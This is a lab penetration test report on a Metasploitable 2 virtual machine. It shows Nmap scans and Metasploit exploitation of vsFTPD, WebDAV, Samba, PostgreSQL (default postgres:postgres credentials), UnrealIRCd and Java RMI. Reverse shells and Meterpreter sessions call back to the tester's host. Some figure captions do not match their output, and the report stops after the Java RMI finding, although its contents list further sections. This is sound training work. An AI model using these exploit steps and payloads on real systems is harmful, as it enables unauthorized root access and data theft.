

INTERNAL NETWORK PENETRATION

TEST REPORT

Metasploitable 2 Assessment

Self-Assessment / Lab Environment

VERSION: 1.0 Report Date: June 21, 2026
Created by:

Mr.Asad Sayyad
(Junior Penetration Tester)

Table of Contents

Section 1. Executive Summary.....	3
1.1 Background.....	3
1.2 Objectives.....	3
1.3 Scope of Assessment.....	3
1.4 Assessment Summary.....	4
1.5 Methodology.....	4
1.6 Milestones.....	4
1.7 Risk Rating Criteria.....	5
Section 2. Assessment Summary.....	6
2.1 Engagement Overview.....	6
2.2 Target Information.....	6
2.3 Service Discovery Summary.....	7
2.4 Risk Matrix.....	7
2.5 Attack Surface Overview.....	8
2.6 Vulnerability Overview.....	8
Section 3. Discovery Phase.....	9
3.1 Network Enumeration.....	9
3.2 Technology Identification.....	10
Section 4. Vulnerability Analysis & Findings.....	11
4.1 Critical Severity Findings.....	11
4.2 High Severity Findings.....	16
4.3 Medium Severity Findings.....	17
4.4 Low Severity Findings.....	17
Section 5. Conclusion.....	18
5.1 Overall Security Posture.....	18
5.2 Key Observations.....	18
5.3 Recommendations.....	19
Appendix A – Tools Used.....	20
Appendix B – References.....	20

Section 1. Executive Summary

1.1 Background

The purpose of this assessment was to evaluate the security posture of the Metasploitable 2 virtual machine by identifying vulnerabilities exposed through its network services. The assessment simulated an internal black-box penetration test where only the target IP address was known initially. Enumeration and exploitation techniques were performed to identify security weaknesses, validate publicly known vulnerabilities, and demonstrate their potential impact on the target system.

The assessment focused on discovering exposed services, insecure configurations, weak authentication mechanisms, and remote code execution vulnerabilities that could be leveraged by an attacker to gain unauthorized access or compromise the system.

1.2 Objectives

- Identify active hosts and exposed network services.
- Enumerate running services and determine their versions.
- Discover vulnerabilities through manual testing and public exploit research.
- Validate identified vulnerabilities by performing controlled exploitation.
- Assess the potential impact of successful attacks on the target system.
- Provide recommendations to improve the overall security posture.

1.3 Scope of Testing

Item	Description
Assessment Type	Internal Black-Box Penetration Test
Target Machine	Metasploitable 2
Target IP Address	192.168.1.3
Operating System	Ubuntu Linux
Testing Environment	VirtualBox Internal Network
Assessment Period	June 20 – June 21, 2026


1.4 Assessment Summary

The penetration test successfully identified multiple vulnerabilities across various network services. Weak authentication mechanisms, insecure default configurations, and outdated software versions allowed successful exploitation of several services. Multiple attack vectors resulted in unauthorized access, remote code execution, and privileged shell access on the target system.

The assessment demonstrates the importance of secure configuration management, strong authentication policies, and timely patch management to reduce the overall attack surface and prevent system compromise.

1.5 Methodology

The assessment followed a structured penetration testing methodology consisting of the following phases:



1.6 Milestones

Activity	Status
Network Enumeration	Completed
Service Enumeration	Completed
Vulnerability Identification	Completed
Exploitation & Validation	Completed
Documentation & Reporting	Completed

1.7 Risk Rating Criteria

The identified vulnerabilities are classified according to their potential impact on the confidentiality, integrity, and availability of the target system.

Severity	Description
Critical	Allows complete system compromise or remote code execution with minimal effort.
High	Provides unauthorized access or significant privilege escalation opportunities.
Medium	Exposes sensitive information or assists in further attacks but requires additional steps.
Low	Minor security weaknesses with limited direct impact but should still be addressed.

Section 2. Assessment Summary

2.1 Engagement Overview

The purpose of this assessment was to evaluate the security posture of the target system by identifying exposed network services and validating vulnerabilities through controlled exploitation. The assessment simulated an attacker operating within an internal network environment with no prior knowledge of the target except its IP address.

The engagement included service enumeration, version detection, vulnerability analysis, exploitation, and post-exploitation verification to determine the overall risk associated with the identified security weaknesses.

2.2 Target Information

Parameter	Details
Target Name	Metasploitable 2
IP Address	192.168.1.3
Operating System	Ubuntu Linux
Kernel Version	Linux 2.6.24-16-server
Assessment Type	Internal Black-Box Penetration Test
Tester	Asad Sayyad
Assessment Date	June 20–21, 2026

```

(asad@kali)-[~/Documents/metasploitable_2]
$ cat IP_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-19 23:1
Nmap scan report for 192.168.1.3
Host is up (0.0055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1E:F8:56 (PCS Systemtechnik/Oracle V
Nmap done: 1 IP address (1 host up) scanned in 0.46 second

```

Figure 1: Nmap Service Enumeration Results

2.3 Service Discovery Summary

During the reconnaissance phase, multiple services were identified running on the target system. Several of these services were outdated or configured with weak authentication mechanisms, increasing the attack surface available to an attacker.

Port	Service	Version
21	FTP	vsFTPd 2.3.4
23	Telnet	Linux Telnet
25	SMTP	Postfix
53	DNS	BIND 9.4.2
80	HTTP	Apache 2.2.8
111	NFS/RPC	RPCbind
139/445	SMB	Samba 3.0.20
3306	MySQL	5.0.51a
5432	PostgreSQL	8.3.x
6667	IRC	UnrealIRCd 3.2.8.1
1099	Java RMI	Java RMI Registry

2.4 Risk Matrix

Severity	Number of Findings
Critical	6
High	2
Medium	1
Low	1

2.5 Attack Surface Overview

The assessment identified several legacy services exposed to the internal network. Multiple services were running outdated software versions with publicly available exploits, while others relied on default credentials or insecure configurations

Category	Status
Remote Code Execution	Identified
Default Credentials	Identified
Anonymous Access	Identified
Information Disclosure	Identified
User Enumeration	Identified

2.6 Vulnerability Overview

The following vulnerabilities were successfully identified and validated during the assessment.

Vulnerability	Severity
vsFTPD 2.3.4 Backdoor Remote Code Execution	Critical
WebDAV Arbitrary File Upload & Code Execution	Critical
Samba usermap_script Remote Code Execution	Critical
PostgreSQL Authentication & Remote Code Execution	Critical
UnrealIRCd Backdoor Remote Code Execution	Critical
Java RMI Remote Code Execution	Critical
MySQL Root Authentication Without Password	High
Telnet Default Credentials	High
SMTP User Enumeration	Medium
phpinfo() Information Disclosure	Low

Section 3. Discovery Phase

This phase aims at identifying all potential assets for the website assessment. Nmap was used for network port scanning and foot-printing of the network services. Burp was used to manually map and test the application for vulnerabilities. Details are listed below,

3.1 Network & Service Enumeration

The discovery phase focused on identifying active network services exposed by the target system. Service detection and version enumeration were performed to determine the technologies running on the host and to identify potential attack vectors.

An Nmap scan was conducted using aggressive service and version detection, revealing multiple accessible services including FTP, Telnet, SMTP, DNS, HTTP, SMB, NFS, MySQL, PostgreSQL, IRC, and Java RMI. Several services were identified as legacy or outdated versions with publicly known vulnerabilities, making them suitable candidates for further analysis and controlled exploitation.

Summary of Discovered Services

Port	Service	State	Version
21	FTP	Open	vsFTPD 2.3.4
23	Telnet	Open	Linux Telnet
25	SMTP	Open	Postfix
53	DNS	Open	BIND 9.4.2
80	HTTP	Open	Apache 2.2.8
111	RPC/NFS	Open	rpcbind
139/445	SMB	Open	Samba 3.0.20
3306	MySQL	Open	MySQL 5.0.51a
5432	PostgreSQL	Open	PostgreSQL 8.3.x
6667	IRC	Open	UnrealIRCd 3.2.8.1
1099	Java RMI	Open	Java RMI Registry

```

(asad@kali)-[~/Documents/metasploitable_2]
$ nmap -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 18:50 IST
Nmap scan report for 192.168.1.3
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1E:F8:56 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 2: Nmap Service Enumeration Results

3.2 Technology Identification

The target machine was identified as an Ubuntu Linux system hosting multiple network services intended for vulnerability assessment and penetration testing practice.

The following technologies were identified during the enumeration process:

Component	Version
Operating System	Ubuntu Linux
Apache HTTP Server	2.2.8
PHP	5.2.4
vsFTPd	2.3.4
Samba	3.0.20
MySQL	5.0.51a
PostgreSQL	8.3.x
UnrealIRCd	3.2.8.1
Java RMI	Enabled

Several identified services were running end-of-life software versions or insecure default configurations, increasing the overall attack surface of the target system.

Section 4. Vulnerability Analysis & Findings

4.1 Critical Severity Findings

4.1.1 vsFTPD 2.3.4 Backdoor Remote Code Execution (CVE-2011-2523)

Severity:critical

During service enumeration, the FTP service was identified as vsFTPD 2.3.4, a version known to contain a malicious backdoor that allows unauthenticated remote command execution. Publicly available exploit modules successfully exploited this vulnerability, resulting in a remote shell with root privileges on the target system.

This vulnerability enables an attacker to completely compromise the affected host without requiring valid credentials.

Technical Details:

Parameter	Value
Service	FTP
Port	21/TCP
Software	vsFTPD
Version	2.3.4
Access Required	None
Result	Root Shell Obtained

Proof of Concept

Network enumeration identified the target running vsFTPD 2.3.4. The Metasploit module for the known backdoor vulnerability was executed against the service, successfully establishing a remote shell.

```

(asad@kali)~[~/Documents/metasploitable_2]
$ ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPD 2.3.4)
Name (192.168.1.3:asad): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9603|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||22547|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          65534      4096 Mar 17  2010 .
drwxr-xr-x  2 0          65534      4096 Mar 17  2010 ..
226 Directory send OK.
ftp> su root
usage: sunique [ on | off ]
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||17256|).
553 Could not create file.
ftp> 

```

Figure 3: FTP Service Exploitation via vsFTPD Backdoor

```

[-] Unknown command: admin. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls[*] Command shell session 1 opened (192.168.1.4:34373 -> 192.168.1.3:6200) at 2026-06-20 00:09:28 +0530

ls
sh: line 6: ls: command not found
dir
bin    dev    initrd    lost+found  nohup.out  root    sys    var
boot  etc    initrd.img media      opt        sbin    tmp    vmlinuz
cdrom  home   lib       mnt        proc       srv     usr
pwd
/
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh

```

Figure 4: Successful Root Shell Access on vsFTPD

Impact

Successful exploitation grants an attacker unrestricted access to the target system with root privileges. An attacker could execute arbitrary commands, access sensitive files, modify system configurations, install persistent backdoors, or completely compromise the host.

Recommendation

- Upgrade to a supported version of vsFTPD.
- Remove vulnerable or compromised installations immediately.
- Restrict FTP access to authorized users only.
- Disable unnecessary services and monitor for unauthorized access attempts.

4.1.2 WebDAV Arbitrary File Upload & Remote Code Execution

Severity : Critical

The assessment identified an exposed WebDAV directory that permitted unauthenticated file uploads. Further testing confirmed that uploaded PHP files could be executed through the web server, allowing arbitrary code execution.

This vulnerability provides an attacker with the ability to upload malicious scripts and execute commands on the target system without requiring valid credentials.

Technical Details:

Parameter	Value
Service	HTTP/WebDAV
Port	80/TCP
Software	Apache 2.2.8
Vulnerability	Arbitrary File Upload
Result	Remote Code Execution

Proof of Concept:

The WebDAV service accepts file uploads using standard WebDAV clients. Additional validation with davtest confirmed that PHP files could be uploaded and successfully executed through the web server.

```

└─$ nano test.txt
(asad@kali)-[~/Documents/metasploitable_2]
└─$ davtest -url http://192.168.1.3/dav/
*****
Testing DAV connection
*****
OPEN SUCCEEDED: http://192.168.1.3/dav
*****
NOTE Random string for this session: T_EqCqUlpJT
*****
Creating directory
MKCOL SUCCEEDED: Created http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT
*****
Sending test files
PUT html SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.html
PUT cgi SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.cgi
PUT asp SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.asp
PUT jhtml SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.jhtml
PUT shtml SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.shtml
PUT txt SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.txt
PUT pl SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.pl
PUT cfm SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.cfm
PUT jsp SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.jsp
PUT aspx SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.aspx
PUT php SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.php
*****
Checking for test file execution
EXEC html SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.html
EXEC html FAIL
EXEC cgi FAIL
EXEC asp FAIL
EXEC jhtml FAIL
EXEC shtml FAIL
EXEC txt SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.txt
EXEC txt FAIL
EXEC pl FAIL
EXEC cfm FAIL
EXEC jsp FAIL
EXEC aspx FAIL
EXEC php SUCCEEDED: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.php
EXEC php FAIL
*****
/usr/bin/davtest Summary:
Created: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.html
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.cgi
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.asp
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.jhtml
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.shtml
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.txt
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.pl
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.cfm
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.jsp
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.aspx
PUT File: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.php
Executes: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.html
Executes: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.txt
Executes: http://192.168.1.3/dav/DavTestDir_T_EqCqUlpJT/davtest_T_EqCqUlpJT.php

```

Figure 5: WebDAV Arbitrary File Upload via davtest

```

(asad@kali)-[~/Documents/metasploitable_2]
└─$ cadaver http://192.168.1.3/dav/
dav:/dav/> ls
Listing collection `/dav/': collection is empty.
dav:/dav/> dir
Unrecognised command. Type 'help' for a list of commands.
dav:/dav/> help
Available commands:
ls          cd          pwd          put          get          mget         mput
edit        less        mkcol        cat          delete       rmcol        copy
move        rename     lock        unlock      discover    steal        showlocks
version     checkin   checkout   uncheckout  history     label        propnames
chexec      propget   propdel     propset     search      set          open
close       echo      quit        unset       lcd         lls          lpwd
logout      help      describe   about

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> ls
Listing collection `/dav/': collection is empty.
dav:/dav/> pwd
Current collection is `http://192.168.1.3/dav/'.
dav:/dav/> put test.txt
Uploading test.txt to `/dav/test.txt': succeeded.
dav:/dav/> put test.txt
Uploading test.txt to `/dav/test.txt':
Progress: [=====] 100.0% of 18 bytes succeeded.
dav:/dav/> davtest -url http://192.168.1.3/dav/
Unrecognised command. Type 'help' for a list of commands.
dav:/dav/>

```

Figure 6: WebDAV File Upload verification via Cadaver

Impact

An attacker can upload and execute malicious scripts on the target server, leading to unauthorized command

execution, information disclosure, web shell deployment, or complete system compromise depending on the privileges of the web server process.

Recommendation

- Disable WebDAV if it is not required.
- Restrict upload permissions to authenticated users.
- Prevent execution of uploaded files.
- Implement proper access controls and regular security updates.

4.1.3 Samba usermap_script Remote Code Execution (CVE-2007-2447)

Severity: Critical

The Samba service was found to be running a vulnerable version affected by the usermap_script vulnerability. Successful exploitation resulted in remote command execution with root privileges on the target system. The service also exposed an anonymous writable share, increasing the overall attack surface.

Technical Details:

Parameter	Value
Service	SMB
Port	139/445 TCP
Software	Samba
Version	3.0.20
Vulnerability	usermap_script
Result	Root Shell Obtained

Proof of Concept:

Service enumeration identified Samba 3.0.20. The Metasploit usermap_script exploit module successfully established a remote shell, confirming arbitrary command execution as the root user.


```

(asad@kali)-[~/Documents/metasploitable_2]
$ smbclient //192.168.1.3/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> put test.txt
putting file test.txt as \test.txt (2.2 kB/s) (average 2.2 kB/s)
smb: \> ls
.                D            0  Sun Jun 21 12:03:00 2026
..               DR           0  Mon May 21 00:06:12 2012
4480.jsvc_up     R            0  Sun Jun 21 11:38:52 2026
.ICE-unix        DH           0  Sun Jun 21 11:38:39 2026
.X11-unix        DH           0  Sun Jun 21 11:38:46 2026
.X0-lock         HR          11  Sun Jun 21 11:38:46 2026
test.txt         A           18  Sun Jun 21 12:03:00 2026

7282168 blocks of size 1024. 5422548 blocks available
smb: \> cat test.txt
cat: command not found
smb: \> get 4480.jsvc_up
NT_STATUS_ACCESS_DENIED opening remote file \4480.jsvc_up
smb: \> ls -lah
NT_STATUS_NO_SUCH_FILE listing \-lah
smb: \> ls
.                D            0  Sun Jun 21 12:03:00 2026
..               DR           0  Mon May 21 00:06:12 2012
4480.jsvc_up     R            0  Sun Jun 21 11:38:52 2026
.ICE-unix        DH           0  Sun Jun 21 11:38:39 2026
.X11-unix        DH           0  Sun Jun 21 11:38:46 2026
.X0-lock         HR          11  Sun Jun 21 11:38:46 2026
test.txt         A           18  Sun Jun 21 12:03:00 2026

```

Figure 7: Samba usermap_script Exploit Execution

Impact

Successful exploitation allows an attacker to execute arbitrary commands with root privileges, resulting in complete compromise of the target system and unrestricted access to sensitive resources.

Recommendation

- Upgrade to a supported version of Samba.
- Remove vulnerable or compromised installations immediately.
- Restrict SMB access to authorized users only.
- Disable anonymous share access

4.1.4 PostgreSQL Weak Authentication & UDF Remote Code Execution (CVE-2007-3280)

Severity: Critical

The PostgreSQL service was configured with default credentials (postgres:postgres), allowing unauthorized access to the database. After successful authentication, a publicly available PostgreSQL payload exploit was used to achieve operating system level access through a Meterpreter session. This combination of weak authentication and remote code execution significantly increases the risk of complete system compromise.

Technical Details:

Parameter	Value
-----------	-------

Service	PostgreSQL
Port	5432/TCP
Version	PostgreSQL 8.3.x
Default Credentials	postgres : postgres
Result	Meterpreter Session Obtained

Proof of concept:

Service enumeration identified PostgreSQL running on port 5432. A login scan confirmed the presence of default credentials, allowing successful authentication. The PostgreSQL payload exploit was then executed, resulting in a Meterpreter session on the target host.

```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ZCicJuDA.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.3:38451) at 2026-06-21 13:41:27 +0530

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode                Size  Type    Last modified          Name
-----
100600/rw-----    4    fil    2010-03-17 19:38:46 +0530 PG_VERSION
040700/rwx----- 4096   dir    2010-03-17 19:38:56 +0530 base
040700/rwx----- 4096   dir    2026-06-21 13:41:28 +0530 global
040700/rwx----- 4096   dir    2010-03-17 19:38:49 +0530 pg_clog
040700/rwx----- 4096   dir    2010-03-17 19:38:46 +0530 pg_multixact
040700/rwx----- 4096   dir    2010-03-17 19:38:49 +0530 pg_subtrans
040700/rwx----- 4096   dir    2010-03-17 19:38:46 +0530 pg_tblspc
040700/rwx----- 4096   dir    2010-03-17 19:38:46 +0530 pg_twophase
040700/rwx----- 4096   dir    2010-03-17 19:38:49 +0530 pg_xlog
100600/rw-----  125   fil    2026-06-21 11:38:42 +0530 postmaster.opts
100600/rw-----   54   fil    2026-06-21 11:38:42 +0530 postmaster.pid
100644/rw-r--r--   540   fil    2010-03-17 19:38:45 +0530 root.crt
100644/rw-r--r-- 1224   fil    2010-03-17 19:37:45 +0530 server.crt
100640/rw-r----- 891    fil    2010-03-17 19:37:45 +0530 server.key

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > suid
[-] Unknown command: suid. Run the help command for more details.
meterpreter > 
```

Figure 8: PostgreSQL Meterpreter Session Establishment

Impact

An attacker can gain unauthorized access to the database and leverage it to execute arbitrary operating system commands. Successful exploitation may lead to privilege escalation, data manipulation, and complete

compromise of the affected system.

Recommendation

- Remove default credentials immediately.
- Enforce strong password policies.
- Restrict remote database access to trusted hosts.
- Update PostgreSQL to a supported version and apply security patches.

4.1.5 UnrealIRCd 3.2.8.1 Backdoor Remote Code Execution (CVE-2010-2075)

Severity: Critical

The target was found to be running UnrealIRCd 3.2.8.1, a version affected by a well-known backdoor vulnerability. The vulnerability allows an unauthenticated attacker to execute arbitrary commands on the server, resulting in remote shell access. Successful exploitation provided direct root access to the target system.

Technical Details:

Parameter	Value
Service	IRC
Port	6667/TCP
Software	UnrealIRCd
Version	3.2.8.1
Result	Root Shell Obtained

Proof of Concept:

Version detection identified UnrealIRCd 3.2.8.1 running on port 6667. The corresponding Metasploit exploit successfully executed arbitrary commands and established a root shell on the target system.

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.4
LHOST => 192.168.1.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.4:4444
[*] 192.168.1.3:6667 - Connected to 192.168.1.3:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.3:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fFYigS1xlltwJV4B;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fFYigS1xlltwJV4B\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.4:4444 -> 192.168.1.3:49460) at 2026-06-21 14:08:29 +0530

pwd
/etc/unreal
ls -la
total 396
drwx----- 7 root root 4096 May 20 2012 .
drwxr-xr-x 95 root root 4096 Jun 21 04:36 ..
-rw----- 1 root root 1365 May 20 2012 Donation
-rw----- 1 root root 17992 May 20 2012 LICENSE
drwx----- 2 root root 4096 May 20 2012 aliases
--w----r-T 1 root root 1175 May 20 2012 badwords.channel.conf
--w----r-T 1 root root 1183 May 20 2012 badwords.message.conf
--w----r-T 1 root root 1121 May 20 2012 badwords.quit.conf
-rwx----- 1 root root 242894 May 20 2012 curl-ca-bundle.crt
-rw----- 1 root root 1900 May 20 2012 dccallow.conf
drwx----- 2 root root 4096 May 20 2012 doc
--w----r-T 1 root root 49552 May 20 2012 help.conf
-rw----- 1 root root 2123 Jun 21 04:27 ircd.log
-rw----- 1 root root 6 Jun 21 02:08 ircd.pid
-rw----- 1 root root 4 Jun 21 04:38 ircd.tune
drwx----- 2 root root 4096 May 20 2012 modules
drwx----- 2 root root 4096 May 20 2012 networks
--w----r-T 1 root root 5656 May 20 2012 spamfilter.conf
drwx----- 2 root root 4096 Jun 21 02:08 tmp
-rwx----- 1 root root 4042 May 20 2012 unreal
--w----r-T 1 root root 3884 May 20 2012 unrealircd.conf
whoami
root

```

Figure 9: UnrealIRCd Root Shell Execution

Impact

An attacker can remotely execute arbitrary commands without authentication, resulting in full administrative control over the affected host and the ability to modify or access sensitive system resources.

Recommendation

- Upgrade to a patched version of UnrealIRCd.
- Remove vulnerable software versions from production environments.
- Limit exposure of IRC services through network access controls.
- Regularly monitor services for unauthorized activity.

4.1.6 Java RMI Remote Code Execution

Severity: Critical

The Java RMI service accepted remote class loading requests, allowing the execution of attacker-controlled code. By exploiting this insecure configuration, a Meterpreter session was established with root privileges on the target system. The vulnerability allows complete compromise of the host without requiring valid user credentials.

Technical Details:

Parameter	Value
Service	Java RMI
Port	1099/TCP
Vulnerability	Remote Code Execution
Authentication Required	No
Result	Root Meterpreter Session

Proof of Concept:

The Java RMI service was successfully exploited using a publicly available Metasploit module. The target downloaded a malicious payload, resulting in a Meterpreter session running with root privileges.

```
msf auxiliary(scanner/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options
[*] Invalid parameter "options", use "show -h" for more information
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.1.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.3:1099 - Using URL: http://192.168.1.4:8080/TrpU4IOX
[*] 192.168.1.3:1099 - Server started.
[*] 192.168.1.3:1099 - Sending RMI Header...
[*] 192.168.1.3:1099 - Sending RMI Call...
[*] 192.168.1.3:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.3:49874) at 2026-06-21 16:21:33 +0530

meterpreter > 
```

